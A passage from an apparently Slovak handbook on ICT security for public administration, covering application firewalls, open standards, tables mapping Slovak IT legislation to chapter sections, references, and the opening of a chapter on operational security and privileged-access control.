Systémový aplikačný firewall dokáže sledovať akýkoľvek aplikačný vstup, výstup alebo volania systémových služieb z aplikácií. Je to vykonávané tým spôsobom, že firewall monitoruje informácie podávané priamo v rámci systémových volaní namiesto získavania týchto informácií zo sieťovej komunikácie. Systémový aplikačný firewall môže poskytnúť ochranu len aplikáciám bežiacim na tom istom systéme.

Aplikačný firewall vykonáva svoju funkciu tak, že rozhoduje, či by konkrétny proces mal akceptovať prichádzajúce sieťové spojenie. Systémový aplikačný firewall to rieši tým spôsobom, že zachytáva alebo aj filtruje volania medzi aplikačnou vrstvou a nižšími vrstvami OSI modelu.

Príkladmi systémových aplikačných firewall-ov budúcej generácie, ktoré kontrolujú volania systémových služby sú AppArmor a TrustedBSD MAC rámec (sandboxing) implementovaný v operačnom systéme Mac OS X.

Systémové aplikačné firewall-y môžu tiež poskytovať funkčnosť filtrácie sieťovej komunikácie [16].

## 5.5 Používanie otvorených štandardov

**Otvorený štandard** je taká technická špecifikácia, ktorá je

(1) prijatá a udržovaná neziskovou organizáciou alebo konzorciom,

(2) jej ďalší vývoj a modifikácie vychádzajú z otvoreného rozhodovacieho procesu, prístupného všetkým záujemcom, na základe zhody alebo rozhodovania väčšinovým hlasovaním,

(3) je zverejnená a príslušné dokumenty sú prístupné buď volne, alebo za nominálny poplatok a

(4) prípadné súvisiace duševné vlastníctvo – patenty – sú neodvolateľne bezplatne sprístupnené pre všetkých rovnako [18].

**Proprietárny štandard** je špecifikáciou hardvéru alebo softvéru, ktorá je kontrolovaná jednou spoločnosťou. Keď je proprietárny štandard ako napr. Windows široko používaným, stáva sa z neho „de-facto“ štandard aj keď nie je spravovaný štandardizačnou organizáciou [19].

Vytvárané alebo nakupované aplikácie, či vo všeobecnosti softvér ako taký, by mali byť postavené na otvorených štandardoch a nie na uzavretých proprietárnych, ktorých detaily nie sú verejne dostupné.

Hlavné nevýhody aplikácií postavených na proprietárnych štandardoch:

1 Nemusia byť interoperabilné s existujúcimi alebo budúcimi produktmi iných výrobcov

2 Väčšinou nie je známa úroveň bezpečnosti týchto štandardov

3 Zákazník môže zostať v závislosti na službách a produktoch konkrétneho dodávateľa

Aby bol softvér vôbec užitočný, musí byť interoperabilný. Ak chceme vytlačiť dokument, program textového editoru musí byť schopný komunikovať s tlačiarňou. Podobne musí byť webový prehliadač schopný komunikovať s webovým serverom, atď.

**Príklad:**

Príklad s rozchod koľají je vhodná metafora, keď chceme pochopiť myšlienku otvorených štandardov. Rozchod koľají je vzdialenosť medzi koľajnicami na železnici. Ak by každé mesto alebo štát mal vlastný rozchod koľají alebo rozchody ich koľají by boli tajné, bolo by ťažké pre vlak prejsť od mesta k mestu. Dalo by sa to riešiť napríklad tak, že by bol podvozok rušňa a všetkých vagónov vlaku vymenený za iný na hranici každého mesta alebo štátu, alebo by musel byť skonštruovaný zložitý multi-prepravný systém umožňujúci prechod z jednej šírky do inej. Alebo napríklad preprava tovaru z miesta na miesto, by vyžadovala vykladanie železničných vozňov na hraniciach a znovu naloženie nákladu do iného vlaku.

Otvorený štandard pre softvér sa vzťahuje na verejne dostupné špecifikácie pre zvládnutie určitej úlohy. Jedná sa o súbor dohôd o niektorých aspektoch softvérového systému, ktorý sa týka kompatibility.

Najdôležitejšie otvorené štandardy sú dátové formáty. Napr. Web je závislý od noriem ISO pre znakové sady, a bez takého štandardu by obsahu Web-u mohlo byť porozumené len v malej oblasti, ktorá sa dohodla na znakovej sade. Servery a prehliadače by mohli byť použiteľné len v niektorých lokalitách.

Otvorené štandardy predstavujú výhodu pre vývojárov, ale ešte viac sú prínosom pre používateľa tým, že umožňuje výber produktu a technológie.

## 5.6 Tvorba informačných systémov (požiadavky Výnosu o štandardoch pre ISVS)

V nasledujúcich tabuľkách poskytujeme prehľad konkrétnych častí relevantnej legislatívy, ktorá má súvis s aplikačnou bezpečnosťou.

**Tabuľka 5.1.** Legislatívne súvislosti Aplikačnej bezpečnosti so zákonom č. 275/2006 Z. z. o informačných systémoch verejnej správy

| Legislatívna požiadavka | Relevantná časť tejto kapitoly |
|---|---|
| **Zákon č. 275/2006 Z. z. o informačných systémoch verejnej správy:** | |
| Zabezpečenie plynulej, bezpečnej a spoľahlivej prevádzky ISVS, ktoré sú v správe povinných osôb, vrátane organizačného, odborného a technického zabezpečenia | 7 Vývoj bezpečných aplikácií; najmä 7.4 Nasadzovanie |
| Zabezpečenie informačného systému verejnej správy proti zneužitiu | 6 Typické zraniteľnosti aplikácií a opatrenia proti nim; najmä 6.1 Typické zraniteľnosti aplikácií, 6.2 Opatrenia na zníženie dopadov aplikačných chýb |

Tabuľka 5.2. Legislatívne súvislosti Aplikačnej bezpečnosti s výnosom č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy - Technické štandardy minimálneho technického zabezpečenia

| Legislatívna požiadavka | Relevantná časť tejto kapitoly |
|---|---|
| **Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy - Technické štandardy minimálneho technického zabezpečenia:** | |
| Ochrana proti škodlivému kódu (softvérová ochrana, legálnosť softvéru) | 4.1 Bezpečnostné chyby v softvéri; 4.2 Konfiguračné chyby |
| Sieťová bezpečnosť (firewall) | 6.2 Opatrenia na zníženie dopadov aplikačných chýb; konkrétne 6.2.7 Aplikačné firewally |
| Fyzickú bezpečnosť a bezpečnosť prostredia (priestory a režimové opatrenia) | 7.4.3 Prevádzková bezpečnosť |
| Aktualizáciu softvéru | 4.1 Bezpečnostné chyby v softvéri |
| Monitorovanie a manažment bezpečnostných incidentov (ohlasovanie a evidencia bezpečnostných incidentov, technické zabezpečenie) | 7 Vývoj bezpečných aplikácií; najmä 7.3 Verifikácia, 7.4 Nasadzovanie |
| Periodické hodnotenia zraniteľností (analýza rizík) | 7 Vývoj bezpečných aplikácií; najmä 7.3 Verifikácia |
| Zálohovanie (zabezpečenie zálohovania, testovanie záloh) | 7 Vývoj bezpečných aplikácií; najmä 7.3 Verifikácia |
| Fyzické ukladanie záloh (umiestnenie prevádzkových a archivačných záloh) | 7.2 Konštrukcia; najmä 7.2.3 Bezpečná architektúra |
| Riadenie prístupu (autentizácia a autorizácia užívateľov) | 5.2 Aplikačné bezpečnostné funkcie |
| Aktualizácia informačno-komunikačných technológií (plánovanie, zmenový manažment, testovanie a správa dokumentácie) | 7 Vývoj bezpečných aplikácií |
| Účasť tretej strany (analýza rizík a SLA z pohľadu spolupráce s tretími stranami) | 7 Vývoj bezpečných aplikácií; najmä 7.3 Verifikácia |

**Tabuľka 5.3.** Legislatívne súvislosti Aplikačnej bezpečnosti s výnosom č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy - Štandardy pre ISVS, časť 1

| Legislatívna požiadavka | Relevantná časť tejto kapitoly |
|---|---|
| **Výnos č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy - Štandardy pre ISVS:** | |
| Technické štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru a programové prostriedky | 7 Vývoj bezpečných aplikácií; najmä 7.2 Konštrukcia |
| Štandardy pre prepojenie | 5.1 Dôležité aspekty aplikačnej bezpečnosti; 5.1.4 Prostredie aplikácie |
| Štandardy pre prístup k elektronickým službám | 6.2 Opatrenia na zníženie dopadov aplikačných chýb |
| Štandardy pre webové služby | 5 Aplikačné bezpečnostné funkcie; najmä 5.2 Aplikačné bezpečnostné funkcie |
| Štandardy pre integráciu dát | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti |
| Štandardy prístupnosti a funkčnosti webových stránok, vzťahujúce sa na aplikačné programové vybavenie podľa zákona | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti, konkrétne Používateľská prístupnosť aplikácie |
| Štandardy použitia súborov, vzťahujúce sa na formáty výmeny údajov | 8 Používanie otvorených štandardov |
| Štandardy názvoslovia elektronických služieb, vzťahujúce sa na sieťovú infraštruktúru | 8 Používanie otvorených štandardov |
| Bezpečnostné štandardy, vzťahujúce sa na technické prostriedky, sieťovú infraštruktúru, programové prostriedky a údaje | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti |

**Tabuľka 5.4:** Legislatívne súvislosti Aplikačnej bezpečnosti s výnosom č. 312/2010 Z.z. Ministerstva financií Slovenskej republiky o štandardoch pre informačné systémy verejnej správy - Štandardy pre ISVS, časť 2

| | |
|---|---|
| Štandardy pre architektúru riadenia | 7.4 Nasadzovanie |
| Štandardy minimálneho technického zabezpečenia | 5 Aplikačné bezpečnostné funkcie; najmä5.1.4 Prostredie aplikácie |
| Dátové štandardy, vzťahujúce sa na údaje, registre a číselníky | 8 Používanie otvorených štandardov |
| Štandardy elektronických služieb verejnej správy, vzťahujúce sa na údaje, registre, číselníky a aplikačné programové vybavenie podľa zákona | 5.2 Aplikačné bezpečnostné funkcie |
| Štandardy projektového riadenia, vzťahujúce sa na postupy a podmienky spojené s vytváraním a rozvojom informačných systémov verejnej správy | 7 Vývoj bezpečných aplikácií |
| Technické štandardy pre pripojenie, prístup k elektronickým službám, webové služby a integráciu dát | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti |
| Štandardy prístupnosti a funkčnosti webových stránok vzťahujúce sa na aplikačné programové vybavenie | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti, konkrétne Používateľská prístupnosť aplikácie |
| Štandardy jednorazovej elektronickej výmeny dát a formáty výmeny údajov | 7.4 Nasadzovanie |
| Štandardy názvoslovia el. služieb vzťahujúce sa na sieťovú infraštruktúru | 5 Aplikačné bezpečnostné funkcie; najmä 5.1 Dôležité aspekty aplikačnej bezpečnosti |
| Štandardy pre architektúru riadenia, minimálneho technického zabezpečenia | 7.4 Nasadzovanie |
| Dátové štandardy pre údaje, registre, číselníky | 8 Používanie otvorených štandardov |

## 5.7 Zoznam použitých zdrojov


[1] Application security. Wikipedia, slobodná encyklopédia. [Online] [Dátum: 23. 8 2013.] http://en.wikipedia.org/wiki/Application_security.

[2] ISO/IEC 27034-1 Information technology — Security techniques — Application security —Part 1: Overview and concepts

[3] Všeobecné pojmy. [Online] [Dátum: 24. 5 2013.] http://www.securityrevue.com/tbm/part1.html.

[4] Data validation. [Online] [Dátum: 23. 7 2013.] https://www.owasp.org/index.php/Data_Validation.

[5] Buffer overflows. [Online] [Dátum: 14. 7 2013.] https://www.owasp.org/index.php/Buffer_Overflows.

[6] Application security. [Online] [Dátum: 23. 8 2013.] https://www.owasp.org/index.php/SQL_Injection.

[7] Code injection. [Online] [Dátum: 6. 7 2013.] https://www.owasp.org/index.php/Code_Injection.

[8] Cross-site scripting. [Online] [Dátum: 13. 7 2013.] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

[9] Principle of least privilege. Wikipedia, slobodná encyklopédia. [Online] [Dátum: 17. 7 2013.] http://en.wikipedia.org/wiki/Principle_of_least_privilege.

[10] David L. Cannon, Timothy S. Bergmann, Brady Pamplin. CISA: Certified Information Systems Auditor Study Guide. 2006. 0782144381.

[11] OWASP - The Open Web Application Security Project. [Online] http://www.owasp.org.

[12] Gary McGraw, John Viega, Software security principles, Part 3: Controlling access, [Online] http://www.ibm.com/developerworks/library/se-priv/index.html.

[13] OpenSAMM - The Software Assurance Maturity Model, [Online] http://www.opensamm.org.

[14] Session (Computer science). Wikipedia, slobodná encyklopédia. [Online] [Dátum: 20. 8 2013.] http://en.wikipedia.org/wiki/ Session_(computer_science).

[15] Chroot. [Online] [Dátum: 14.11 2013.] http://en.wikipedia.org/wiki/Chroot

[16] Application Firewall. [Online] [Dátum: 15.11 2013.] http://en.wikipedia.org/wiki/Application_firewall

[17] ACID [Online] [Dátum: 20.9 2013.] http://en.wikipedia.org/wiki/ACID

[18] Metodický pokyn na použitie odborných výrazov pre oblasť informatizácie spoločnosti Verzia 1.0

[19] Proprietary standards [Online] [Dátum: 25.11 2013.] The Free Dictionary http://encyclopedia2.thefreedictionary.com/proprietary+standards

# 6 Bezpečnosť prevádzky

*Ivan Oravec a Erik Saller*

## 6.1 Úvod

Cieľom tejto kapitoly je poskytnúť prehľad o prevádzkovej bezpečnosti IKT organizácií ľubovoľnej veľkosti. Prevádzka informačných systémov je každodennú správa centrálnych výpočtových prostriedkov organizácie.

Prevádzka informačných systémov je potrebná na zabezpečenie efektívnej činnosti organizácie, jej riadenie podlieha vedeniu organizácie a nevyhnutne závisí od jeho podpory. Bez ohľadu na veľkosť, zameranie a štruktúru organizácie je predpokladom jej úspešného riadenia využitie ľudských zdrojov s primeranými schopnosťami, motiváciou a dôveryhodnosťou.

Pod organizáciou pre účely tejto kapitoly rozumieme spravidla štátne inštitúcie, úrady, orgány miestnej samosprávy, múzeá, knižnice, domovy dôchodcov, nemocnice atď., teda organizácie, ktoré nemajú komerčný charakter.

Zdroje zahŕňajú ľudí, financie, vybavenie, zariadenia, postupy a metódy. Informačné systémy v prevádzke sú súhrnom procedúr, činností, ľudí a technológií, majúcich za cieľ zber relevantných údajov, ich uchovanie, ich spracovanie za účelom poskytnutia odpovedí na špecifickú množinu otázok a konečne oznámenie informácií ich užívateľom. Úlohou informačných a komunikačných technológií (IKT) v činnosti organizácie je podporovať procesy, ktoré v prevádzke prebiehajú a zaznamenávať ich výsledky. Bezpečnosť prevádzky je špecifická zmysluplná činnosť, zameraná na odvrátenie alebo minimalizáciu bezpečnostných rizík, resp. bezpečnostných ohrození rôznej povahy a príčiny voči biznis procesom organizácie. Organizácia potrebuje pre bezpečnosť svojej prevádzky manažment informačnej bezpečnosti z organizačného hľadiska, znalosť princípov fungovania technických bezpečnostných prvkov a tiež znalosť zákonov, noriem a pravidiel pre bezpečné nasadzovanie do prevádzky.

Cieľom tejto kapitoly je poskytnúť prehľad o prevádzkovej bezpečnosti organizácií (ľubovoľnej veľkosti) manažérom IT, manažérom informačnej bezpečnosti, vedúcim pracovníkom a technikom. Pretože bezpečnosť prevádzky je široká oblasť a vyžaduje si štruktúrovaný prístup, v kapitole budeme nasledovať štruktúru štandardu ISO/IEC 27002.

Prevádzka by mala umožniť spoľahlivé a efektívne využívanie zdrojov na dosahovanie cieľov organizácie. Základné funkcie prevádzky a podmienky poskytovania služieb organizácie voči objednávateľovi sú často definované v tzv. dohode o úrovni služieb (SLA).

Bezpečnosť prevádzky zahŕňa prevenciu incidentov, servis a údržbu IKT. Prevencia incidentov sa dosahuje pomocou monitorovania a riadenia bezpečnostne relevantných udalostí, často aj takých, ktoré sú len potenciálnymi incidentami a v súvislosti s inými udalosťami môžu viesť k incidentu. Pokiaľ ide o požiadavku dostupnosti (availability) v bezpečnosti prevádzky , zabezpečujeme ju pomocou nasadenia redundantných prvkov IKT a vypracovania bezpečnostných plánov pre kontinuitu prevádzky a spoľahlivú obnovu v prípade havárie (anglicky BCP – business continuity planning a tiež DRP – disaster recovery plan). Tieto plány poskytujú riešenie v prípade krízového stavu (pričom kritériá toho, čo je krízový stav sa rôznia podľa predmetu činnosti konkrétnej organizácie) a ustanovujú kroky potrebné pre rýchlu obnovu systémov IKT.

Dodržiavanie dobrých praktík (anglicky „best practices“) v oblasti bezpečnosti prevádzky začína definovaním požiadaviek na bezpečnosť prevádzky, nasledované zavedením adekvátnych kontrolných mechanizmov.

Požiadavky na bezpečnosť prevádzky musia vždy zohľadňovať aktuálny stav prostredia, ekonomické možnosti a stratégiu organizácie.

## 6.2 Procesy bezpečnosti prevádzky

Použité metódy zabezpečenia dátového spracovania prostriedkami IKT sa zameriavajú predovšetkým na zachovanie a zvyšovanie dostupnosti systémov pre koncových používateľov. Cieľom bezpečnosti prevádzky je zabezpečiť poskytnutie IT služieb na úrovni dostatočne podporujúcej ciele organizácie využitím prostriedkov, ktoré sú optimálne z hľadiska vynaložených nákladov. Bezpečnosť prevádzky však nemožno obmedzovať len na dostupnosť, ale je nutné ju orientovať tiež na ostatné aspekty: dôvernosť a integritu dát spracovávaných prostriedkami IKT.

Politika bezpečnosti prevádzky určuje tiež metódy akými sa dáta spracovávajú. Procesy ochrany aktív, ktoré slúžia na spracovanie dát implementujú mechanizmy pre redukciu rizík, ktoré by mohli viesť ku kompromitácii dôvernosti, integrity a dostupnosti ukladaných a spracovávaných dát.

Používateľská prístupnosť rozhrania informačného systému, alebo prvku IKT je potrebné zladiť s požiadavkou prísnosti kontrolných mechanizmov používateľských práv. Zároveň je nutné zabezpečenie zosúladenia nasadzovaných mechanizmov s legislatívnymi požiadavkami a priemyselnými normami.

Štandardy bezpečnosti prevádzky (napr. podľa normy ISO/IEC 27002) možno spravidla aplikovať pre všetky dátové centrá, serverové miestnosti a výpočtové strediská v ktorých sa dáta spracúvajú a ukladajú bez ohľadu na ich veľkosť a druh činnosti. Sú spravidla škálovateľné a použiteľné v komerčnom prostredí i v organizáciách, ktoré nemajú komerčný charakter.

### 6.2.1 Pokrytie biznis procesov operáciami IS

Procesy sú podporované aplikáciami bežiacimi na prvkoch IKT. Tieto prvky IKT sa líšia veľkosťou, teda sa môže jednať o ľubovoľný systém v rozsahu od najväčšieho sálového počítača, cez systémy IKT stredného rozsahu až po lokálne siete osobných počítačov. Môžu fungovať v špecializovaných prostrediach (napr. dátové centrum), alebo v bežných pracovných prostrediach (kancelárie, fabriky, sklady). Používajú rozličné operačné systémy v závislosti na funkcii, ktorú plnia (IBM MVS, Digital VMS, Windows, Unix, Linux apod.).

S ohľadom na potenciálne incidenty a súvisiace prerušenia kontinuity prevádzky týchto systémov sa kvôli spoľahlivej obnove ich prevádzky udržujú auditné záznamy obsahujúce tiež informáciu o privilegovanom prístupe operátorov, alebo administrátorov [2].

Pokrytie prevádzkových procesov zahŕňa:

- **Manažment prevádzky** musí zabezpečiť definovanie toho, kto vlastní konkrétne informačné systémy podporujúce procesy v organizácii (je ich biznis vlastníkom, anglicky „business owner“). Zamestnanci zodpovední za manažment prevádzky definujú tiež požiadavky na spracovanie a monitorovanie produkčných dát a kritéria určovania prípadných incidentov.
- **Manažment služieb IT** sú procesy a procedúry na poskytovanie a podporu rôznych funkcií IT, s ohľadom na ich efektívnosť. Zaoberá sa optimalizáciou IT služieb tak, aby naplnili meniace sa požiadavky prevádzky organizácie. Tiež má za úlohu zhodnocovať a komunikovať vylepšenia kvality IT služieb, rovnako ako komunikovanie ich prínosu s ohľadom napr. na nižšie náklady.

- **Podpora infraštruktúry**, teda strategické plánovanie zdrojov, týkajúce sa hardvérových a softvérových platforiem, na ktorých informačný systém pracuje.
- **Monitoring používania zdrojov** aplikuje kontrolné mechanizmy na zabezpečenie toho, že prostriedky IKT sú používané v súlade s cieľmi organizácie. Predpokladom takých kontrolných mechanizmov je vedenie záznamov o tom, kto tieto zdroje používa, kedy a kde sú, alebo potenciálne budú konkrétne zdroje potrebné a audit toho, či sú zdroje zadovážené za sumu peňazí, ktorá súhlasí s aktuálnymi trhovými podmienkami pre produkt s obdobnými špecifikáciami,
- **Technická podpora (anglicky helpdesk)** je zodpovedná za operatívnosť vyvinutých riešení a ich bezproblémový neprerušovaný chod. Táto časť prevádzky by mala preberať zodpovednosť za riešenie vzniknutých incidentov, pokiaľ nejde o incidenty spojené s informačnou bezpečnosťou.
- **Procesy zmenového manažmentu**, ktoré zaisťujú, že na efektívne a promptné nasadzovanie zmien v IT infraštruktúre budú použité štandardizované metódy a procedúry. Cieľom zmenového manažmentu je tiež znížiť množstvo a vplyv potenciálnych incidentov súvisiacich s nasadzovanou zmenou [3].
- **Kontrola kvality** vyvíjaných aplikácií a implementovaných zmien, napr. pomocou interného, alebo externého auditu, pomocou diskusií s kľúčovými riadiacimi a zodpovednými pracovníkmi, ako aj rozhovormi s inými relevantnými pracovníkmi (napr. v prevádzke a na oddelení IT), previerkou dostupnej dokumentácie, pozorovaním a testovaním relevantných kontrolných postupov a bezpečnostných nastavení.
- **Riadenie bezpečnosti informácií uložených na médiách** zahŕňa procesy pre zálohovanie, uchovávanie a obnovu dát.

V praxi sa ešte vždy často stretávame s tým, že bezpečnosť sa považuje len za „nechcený prívlastok“, ale mala by byť štandardnou integrálnou súčasťou každej z uvedených oblastí.

### 6.2.2 Činnosti manažmentu prevádzky

Medzi činnosti oddelenia zodpovedného za manažment prevádzky patrí:

- alokácia prostriedkov,
- tvorba štandardov a procesov,
- monitorovanie efektívnosti biznis procesov vo vzťahu k bezpečnostným opatreniam,
- vypracovanie analýzy dopadov na prevádzku (BIA),
- vývoj a implementácia politík, procedúr a štandardov,
- implementácia formálneho manažmentu zraniteľností,
- zabezpečenie pravidelných interných a externých auditov.

#### *6.2.2.1 Dokumentácia procesov manažmentu prevádzky*

Monitorovanie funkčnosti a efektívnosti vytvorených prevádzkových procesov nasleduje po implementácii navrhnutých štandardov.

Všetky súvisiace aktivity by mali byť riadne zdokumentované, dokumentácia by mala byť udržiavaná a aktualizovaná pri každej relevantnej zmene, dostupná všetkým používateľom, ktorých sa zmeny týkajú a ktorí informácie v nej uvedené potrebujú k vykonávaniu svojej práce.

Dokumentácia procesov by mala byť pripravená pre všetky aktivity, ktoré súvisia so spracovaním dát. Systémoví administrátori a operátori musia byť náležite poučení a motivovaní k dodržovaniu dôvernosti citlivých informácií v súlade s požiadavkami určenými vlastníkom systému, alebo vlastníkom dát, prípadne legislatívnymi alebo internými predpismi. Dokument bezpečnostnej

politiky zavádza spôsoby, akými sa k dátam pristupuje s ohľadom na ich klasifikáciu a zachovanie ich dôvernosti, integrity a dostupnosti.

Požiadavkami na bezpečnosť prevádzky sú:

- Požiadavka na bezpečné spracovanie údajov a ochranu informačných aktív – ochrana organizácie pred stratou a kompromitáciou informačných aktív.
- Požiadavka na udržovanie bezpečnosti podpornej infraštruktúry – ochrana podpornej infraštruktúry pred útokmi a kompromitáciou.
- Požiadavka na riadenie prístupu – používatelia na sieti majú len takú úroveň prístupu k zdrojom organizácie, ako si vyžaduje plnenie ich pracovných povinností, alebo na akú majú oprávnenie.
- Požiadavka kontroly prístupu k hardvéru – hardvér je často zraniteľný voči „lokálnym“ útokom, t.j. bezprostrednému pozmeneniu konfigurácie, poškodeniu, zničeniu, alebo nastrčeniu prostriedkov na odchytávanie stlačených kláves, odpočúvanie, alebo neautorizované zaznamenávanie obrazu. V rámci bezpečnosti prevádzky by sa malo riešiť zamedzenie takejto škodlivej činnosti.
- Požiadavka na kvalifikovanú obsluhu – na prácu s prvkami IKT by mal byť vyhradený kvalifikovaný personál, priebežne školený na výkon pridelených činností.
- Požiadavka na dostatočnú kapacitu pre správnu funkciu systémov – v rámci plánovania by mali byť zohľadňované nároky na prevádzku a včas alokované prostriedky na potrebné technologické zmeny.
- Plnenie bezpečnostnej politiky – dodržanie legislatívnych požiadaviek a požiadaviek stanovených relevantnými štandardami.

Prevádzková dokumentácia v organizácii by preto mala pokrývať tieto procesy:

- Procesy spracovania, prenosu a uchovávania dát prostredníctvom informačných systémov.
- Konkrétnu špecifikáciu krokov pri realizácii naplánovaných aktivít, ako sú importy a exporty údajov medzi informačnými systémami a logické načasovanie ich začiatku a konca.
- Informácie o nastavenom zálohovaní dát. Zálohovanie by malo byť nastavené tak, aby boli dôležité dáta zálohované v správnej frekvencii, rozsahu a ukladané na správne miesto (lokálne, alebo na geograficky oddelenú lokalitu, atď.).
- Procesy na zvládnutie chýb, zlyhaní a neočakávaných stavov súvisiacich s prevádzkou. Konkrétne inštrukcie by mali byť zahrnuté a prístupné v dokumentácii.
- Zoznam kontaktov a systematické eskalačné procedúry, ktoré treba využiť v prípade výskytu incidentov. Eskalačné procedúry určujú kroky, ktoré treba podniknúť v prípade, že úroveň poskytovaných služieb nedosahuje úroveň uvedenú v zmluve SLA.
- Zaznamenávanie relevantných udalostí (auditných záznamov a dát použiteľných pre audit) v potrebnom rozsahu a s potrebnou podrobnosťou.

Prevádzková dokumentácia musí tiež obsahovať postupy zadávania zmenových požiadaviek a kroky zmierňovania následkov prevádzkových a používateľských incidentov. Môžu byť formalizované v plánoch kontinuity činností (Business continuity planning - BCP) a havarijných plánoch (Disaster recovery plan - DRP).

Nástroje podpory riadenia služby (anglicky „IT service desk“ alebo „IT service management“) pomáhajú automatizovať a zjednodušovať celý proces riadenia zmien, údržby IKT a manažmentu incidentov. V nich sa zaznamenáva popis vykonaných činností od momentu iniciácie riešenia až po úspešnú implementáciu požiadavky na zmenu, vykonania údržbovej operácie, alebo elimináciu príčiny incidentu. Pokročilejšie systémy implementujú tiež funkcie na automatickú

správu znalostí (anglicky knowledge management), ktoré pri správnom používaní výrazne znižujú riziko straty vedomostí a dôležitých znalostí pri fluktuácii zamestnancov.

### 6.2.3 Kontrolné mechanizmy

Na zaistenie správnej a bezpečnej prevádzky systémov IKT, je potrebné vytvoriť Bezpečnostnú politiku.

Cieľom tejto politiky je nastavenie podmienok pre zabezpečenie primeranej úrovne ochrany všetkých informačných aktív s ktorými IKT pracuje proti hrozbám, ktoré na ne pôsobia z pohľadu dôvernosti, integrity a dostupnosti. Nie je dôležité ich len zosúladiť so štandardami, ale zohľadniť tiež špecifiká zodpovedností a procedúr manažmentu prevádzky v konkrétnej organizácii.

Na overenie splnenia predpokladov pre bezpečnosť prevádzky sa podľa dobrej praxe odporúča pravidelný interný, alebo externý audit. Dôkladnosť, rozsah a frekvencia takéhoto auditu závisí od významu dotknutých informačných systémov pre organizáciu a iných kritérií (pozri napr. ISO/IEC 27008).

#### *6.2.3.1 Kontrola nad privilegovaným prístupom*

Privilegovaný používateľ je používateľ, ktorému je kvôli jeho funkcii, dôveryhodnosti a/alebo znalostiam pridelené oprávnenie pristupovať k zdrojom IKT na úrovni administrátora, teda vo významne širšom rozsahu ako má väčšina ostatných používateľov toho istého systému. Kontrola nad privilegovaným prístupom sa v praxi realizuje na rôznych úrovniach, môže sa jednať o obmedzenie používateľského prístupu na úrovni fyzického vstupu do budovy, operačného systému, informačného systému apod.

Bežný používateľ má len určitú úroveň prístupu, ktorá je nevyhnutná pre realizáciu každodenných úloh v konkrétnom systéme. Každý systém má systémové súbory, ktoré sú pre beh systému dôležité. Pri neautorizovanej modifikácii týchto súborov môže dochádzať k problémom, ktoré by mohli narušiť beh operačného systému slúžiaceho na prevádzku dôležitej služby, prípadne znemožniť používateľom riešenie ich denných povinností. Privilegovaný prístup administrátora poskytuje možnosť využívať pri plnení povinností súvisiacich s údržbou tie časti informačného systému, ktoré nie sú bežným používateľom prístupné. Vyžadovanie prihlásenia administrátora do privilegovaných častí systému je prínosné, pretože zabraňuje úmyselnému, alebo neúmyselnému poškodeniu systému záškodným, alebo neskúseným administrátorom.

Oprávnenia na privilegovaný prístup by mali byť pridelené iba na limitovanému okruhu používateľov. Používateľ s privilegovaným prístupom k operačnému systému (administrátor, v linuxových systémoch nazývaný „root“) má práva inštalovať nový softvér, odinštalovať softvér, alebo meniť nastavenia systému. Administrátor operačného systému má zväčša takisto možnosť modifikovať nastavenie kontroly prístupu tak, aby umožnil prístup neautorizovaným používateľom. Je potrebné si uvedomiť, že ak dôjde ku kompromitácii mechanizmov riadenia prístupu, útočníkovi je vo veľa prípadoch umožnený prístup ku všetkým zdrojom, ku ktorým má prístup samotný systém. Administrátor je oprávnený pozmeniť auditné záznamy operačného systému a (napr. pri súčasnej kompromitácii systému IDS/IPS) ovplyvňovať nastavenia detekcie incidentov tak, aby jeho potenciálne nebezpečné aktivity zostali nezachytené. Takto napadnutý systém môže byť často pozmenený a môže byť negatívne ovplyvnená funkcia detekcie a zničenia škodlivého kódu („malware“). Eventuálne na ňom môže dôjsť tiež k nasadeniu tzv. zadných vrátok („backdoorov“), ktoré umožňujú útočníkovi spätné prihlásenie a prístup ku kompromitovanému systému. Detekcia takto pozmenených používateľských staníc a serverov je problematická a často neefektívna.

Nasadenie systému na odhalenie a prevenciu prieniku (Intrusion Detection/Prevention System - IDS/IPS) na detekciu odchýlky od korektného fungovania používateľských staníc a detekciu indikátorov narušenia sieťovej prevádzky infraštruktúry organizácie útočníkom má priaznivý vplyv na prevenciu súvisiacich incidentov.

Často však ani metódy použité IDS/IPS systémami akými sú napr. detekcia neobvyklých vzorov správania v sieťovej prevádzke, alebo hĺbková kontrola prenášaných paketov (anglicky „deep packet inspection“) nezaručujú úplnú ochranu voči existujúcim hrozbám.

Administrátorské práva, ktoré by za normálnych okolností mali byť pridelené len úzkej skupine administrátorov, môžu byť nevyhnutné aj pre zamestnancov na pozíciách vývojárov, operatívy, alebo systémového monitorovania. Dobrou praxou je v takom prípade model riadenia prístupu, v ktorom sú používatelia zaradení do skupín (anglicky „groups“), ktoré majú špecifické úrovne prístupu a práva.

Toto definovanie privilegovaných prístupov pre skupiny používateľov a s ním súvisiace prideľovanie a odnímanie prístupových práv sa deje kontrolovaným spôsobom podľa druhu činnosti vykonávanej používateľmi. Správne odstupňovaným riadením prístupu používateľov k zdrojom je systém vystavený nižšiemu riziku incidentov spojených s neautorizovaným prístupom a pozmenením dôležitých nastavení.

Implementácia obmedzenia neautorizovaných aktivít administrátorských používateľov nie je jednoduchá a preto je vhodné zaviesť monitoring systémových zmien pomocou ktorého je možné aktivity administrátorov posudzovať v kontexte ostatných bezpečnostne relevantných udalostí a to „zvonka“ systému (teda tak, aby ich útočník nemohol zmeniť na napadnutom lokálnom systéme). Medzi takéto upresňujúce udalosti patrí napríklad informácia:

- z ktorého účtu bežného používateľa došlo k eskalácii privilégií - pokiaľ nešlo o priame prihlásenie administrátorského užívateľa,
- či ku eskalácii privilégií došlo po prvej výzve na zadanie administrátorského hesla,
- či k privilegovanému prístupu došlo v čase, alebo mimo času bežnej prevádzky,
- aké príkazy boli spustené a ktoré systémové súbory boli zmenené.

